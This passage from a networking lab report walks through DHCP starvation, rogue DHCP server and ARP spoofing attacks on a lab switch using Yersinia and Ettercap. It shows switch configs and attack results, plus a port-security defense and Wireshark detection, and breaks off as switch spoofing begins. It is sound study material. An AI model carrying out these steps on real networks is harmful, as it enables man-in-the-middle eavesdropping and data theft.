


Figure 41 How our network looks

Before proceeding, let's configure our devices.

```
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#int
Switch(config)#interface vla
Switch(config)#interface vlan 1
Switch(config-if)#ip ad
*Sep  2 19:46:41.511: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan1, cha
nged state to downd
Switch(config-if)#ip address
% Incomplete command.

Switch(config-if)#ip address
% Incomplete command.

Switch(config-if)#ip address 192.168.1.9 255.255.255.0
Switch(config-if)#no sh
Switch(config-if)#end
Switch#
*Sep  2 19:47:22.244: %SYS-5-CONFIG_I: Configured from console by console
*Sep  2 19:47:22.331: %LINK-3-UPDOWN: Interface Vlan1, changed state to up
*Sep  2 19:47:23.331: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan1, cha
nged state to up
h(config)#ip dhcp pool
```

Figure 42 Set-up 1


```
Switch(config-if)#ip dhcp pool HAVUZ
Switch(dhcp-config)#network 192.168.1.0 /24
Switch(dhcp-config)#defa
Switch(dhcp-config)#default-router 192.168.1.1
Switch(dhcp-config)#dns-server 8.8.8.8
Switch(dhcp-config)#lease 3 12 30
Switch(dhcp-config)#
```

Figure 43 Set up-2

```
Switch#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#ip dhcp ex
Switch(config)#ip dhcp excluded-address 192.168.1.1 192.168.1.10
Switch(config)#
```

Figure 44 Set up -3

We got an IP address from our DHCP server.



We can manually assign IP addresses with the “sudo ifconfig enp0s3 192.168.1.5/24” command. Please note that I am connected to the switch via enp0s3.

```
kaan@kaan-VirtualBox:~$ sudo ifconfig enp0s3 192.168.1.5/24
kaan@kaan-VirtualBox:~$ sudo ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::3487:f34e:3a88:2287  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:93:da:43  txqueuelen 1000  (Ethernet)
        RX packets 1025  bytes 68385 (68.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5349775  bytes 513692878 (513.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 41261  bytes 2966547 (2.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 41261  bytes 2966547 (2.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Subsequently, we initiated Yersinia and navigated to the "Launch Attack" section. There, we selected the DHCP option and opted for "sending DISCOVER packets."




Figure 45 Starting the attack

As soon as we initiated the attack, we observed the frames being transmitted to the switch.

SIP	DIP	MessageType	Interface	Count	Last seen
0.0.0.0	255.255.255.255	01 DISCOVER	enp0s3	1	03 Sep 00:09:34
0.0.0.0	255.255.255.255	01 DISCOVER	enp0s3	1	03 Sep 00:09:34
0.0.0.0	255.255.255.255	01 DISCOVER	enp0s3	1	03 Sep 00:09:34
0.0.0.0	255.255.255.255	01 DISCOVER	enp0s3	1	03 Sep 00:09:34
0.0.0.0	255.255.255.255	01 DISCOVER	enp0s3	1	03 Sep 00:09:34
0.0.0.0	255.255.255.255	01 DISCOVER	enp0s3	1	03 Sep 00:09:34
0.0.0.0	255.255.255.255	01 DISCOVER	enp0s3	1	03 Sep 00:09:34
0.0.0.0	255.255.255.255	01 DISCOVER	enp0s3	1	03 Sep 00:09:34
0.0.0.0	255.255.255.255	01 DISCOVER	enp0s3	1	03 Sep 00:09:34
0.0.0.0	255.255.255.255	01 DISCOVER	enp0s3	1	03 Sep 00:09:34

Dynamic Host Configuration Protocol

Figure 46 DHCP starvation attack at work

In our attempt to examine the results using the "show ip dhcp binding" command, it became evident that the switch was unresponsive, to the extent that it couldn't even execute the command.

```
Switch#show ip dhcp binding
% The DHCP database could not be locked. Please retry the command later.
```

Figure 47 Switch after the DHCP starvation attack

3.2.) Anatomy of DHCP Spoofing Attack

DHCP spoofing attacks are also known as DHCP poisoning or DHCP rogue server attacks. The attacker aims to compromise the network security via introducing a rogue DHCP server. The attacker aims to mislead client devices on a network in order to commit data theft via Man in The Middle attack.

3.3.) Execution of DHCP Spoofing Attack

Now, let's return to the "Launch Attack" section of Yersinia. Here, we can find the option for "creating a DHCP rogue server."




Figure 48 Executing DHCP spoofing attack

Upon selecting this option, we need to populate the required parameters, and we will be ready to proceed with the attack.




Figure 49 Setting up the execution

Now a new computer connects to the switch, and it tries to get an IP address




Figure 50 How our network looks

And as it can be seen here when a computer makes a request

```
PC1> ip dhcp
DORA IP 192.168.1.12/24 GW 192.168.1.1

PC1>
```

Figure 51 Result of our attack

It is the rogue DHCP server is offering the IP address not the real switch.




Figure 52 Result of our attack

Please note that we do this attack after DHCP starvation attack.

3.4.) Defending Against Attacks on DHCP Protocol

As illustrated below, the defense strategy against DHCP attacks involves the shutdown of switch ports in the event of a violation. While this measure may appear to primarily target DHCP starvation attacks, it is essential to recognize that DHCP spoofing attacks are typically preceded by DHCP starvation attacks. Therefore, by thwarting DHCP starvation, we effectively mitigate the risk of DHCP spoofing as well.

```
Switch>en
Switch#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#int
Switch(config)#interface gig
Switch(config)#interface gigabitEthernet 0/0
Switch(config)#interface gigabitEthernet 0/0
Switch(config-if)#sw mo acc
Switch(config-if)#sw mo access
Switch(config-if)#sw po
Switch(config-if)#sw port-security max 2
Switch(config-if)#sw port-security mac sticky
Switch(config-if)#swi
Switch(config-if)#switchport port-
Switch(config-if)#switchport port-security vio
Switch(config-if)#switchport port-security violation sh
Switch(config-if)#switchport port-security violation shutdown
```

Figure 53 Defending against DHCP attacks

4.) ARP Spoofing Attacks

4.0.) Anatomy of ARP Spoofing Attacks

ARP (Address Resolution Protocol) spoofing attacks are alternatively referred to as ARP poisoning or ARP cache poisoning attacks. ARP serves the purpose of mapping IP

addresses to MAC addresses, enabling devices to communicate within the same network. In an ARP spoofing attack, an assailant transmits counterfeit ARP messages, linking their own MAC address to the IP address of another device on the network. The primary objective of ARP spoofing is to manipulate the ARP tables on devices within a local network.

The consequences of ARP spoofing are multifaceted. Notably, attackers can leverage this technique to execute Man-in-the-Middle (MitM) attacks. Through MitM attacks, malicious actors can eavesdrop on communications, pilfer data, or even engage in session hijacking. For instance, if a target is engaged in a connection with a server, the attacker can reroute the data through their own system, effectively taking control over the session.

4.1.) Execution of ARP Spoofing Attack




Figure 54 How our network looks

If you require a refresher on ARP, please consult the initial section of my report where I provided an explanation. In the diagram presented above, there are two hosts, and we are about to manipulate their ARP tables. To commence, we will allocate IP addresses to all of our devices.




Figure 55 Set up before attack

I am pinging the switch for assuring the connection.




Figure 56 Checking the connection

I will conduct the ARP spoofing attack via a tool called “Ettercap”

Figure 57 Starting the attack

By clicking to the “Scan for hosts” button I can scan for hosts.




Figure 58 Starting the attack 2




Figure 59 Setting the target

After adding the hosts to the target’s, I selected the ARP poisoning. And started my attack




Figure 60 Attack at work

Result of my attack can be seen below


PC1 - PuTTY

```
Invalid ID

PC1> arp

08:00:27:93:da:43  192.168.1.5 expires in 68 seconds

PC1> arp

08:00:27:93:da:43  192.168.1.5 expires in 45 seconds
00:50:79:66:68:01  192.168.1.3 expires in 113 seconds

PC1> arp

08:00:27:93:da:43  192.168.1.3 expires in 115 seconds
08:00:27:93:da:43  192.168.1.2 expires in 91 seconds
08:00:27:93:da:43  192.168.1.5 expires in 96 seconds

PC1> arp

08:00:27:93:da:43  192.168.1.3 expires in 112 seconds
08:00:27:93:da:43  192.168.1.2 expires in 88 seconds
08:00:27:93:da:43  192.168.1.5 expires in 93 seconds

PC1>
```

Figure 61 Result of our attack

Notice that all of the MAC addresses are the same. Before execution of ARP spoofing the ARP table was correct but not anymore after the attack.

But why does this happen? What happened?



In this scenario, my attacking machine (Ubuntu-1) has positioned itself between the hosts PC1 and PC2. Consequently, any communication from PC1 to PC2 is intercepted by the attacking machine, which then relays the messages to PC2.

Man-in-the-Middle (MITM) attacks can be detected and analyzed using Wireshark. Notably, ARP request packets have an opcode of 1, while ARP reply packets are identified by an opcode of 2. Let's proceed by launching Wireshark to capture and scrutinize these packets.




Figure 62 ARP frames under Wireshark

While I was conducting the attack, I opened the Wireshark and started to capture the packets. After capturing “ARP” to the search bar. Now, let's analyze the packets.




Figure 63 Arp frames more detailed

I opened some of the packets and as it can be seen most of the packets have the opcode of 2 which is for ARP reply.




Figure 64 ARP frames more detailed -2

My attacking computer is flooding other hosts with ARP reply's even though they didn't request it. My computer basically claims to be the MAC address of each and every IP address in the network. And by doing that in the future if there is a connection between devices it eavesdrops and listen important details and steal important information.

5.) Switch Spoofing Attacks

5.0.) Anatomy of Switch Spoofing Attacks

In this attack, malicious actor can act as if the switch. Thanks to the DTP (Dynamic Trunk Protocol) it can Trunk the port between itself and the switch. As mentioned before the DTP protocol is a special Cisco Layer 2 protocol. It enables two switch ports to become trunks after a negotiation and agreement. It is vulnerable due to its method of operation, and therefore, Cisco recommends manually configuring these ports as trunks.

5.1.) Execution of Switch Spoofing Attacks

In the context of the switch spoofing attack, we will once again employ the use of Yersinia. As depicted in the figure below, it is evident that trunking functionality is being enabled within Yersinia.

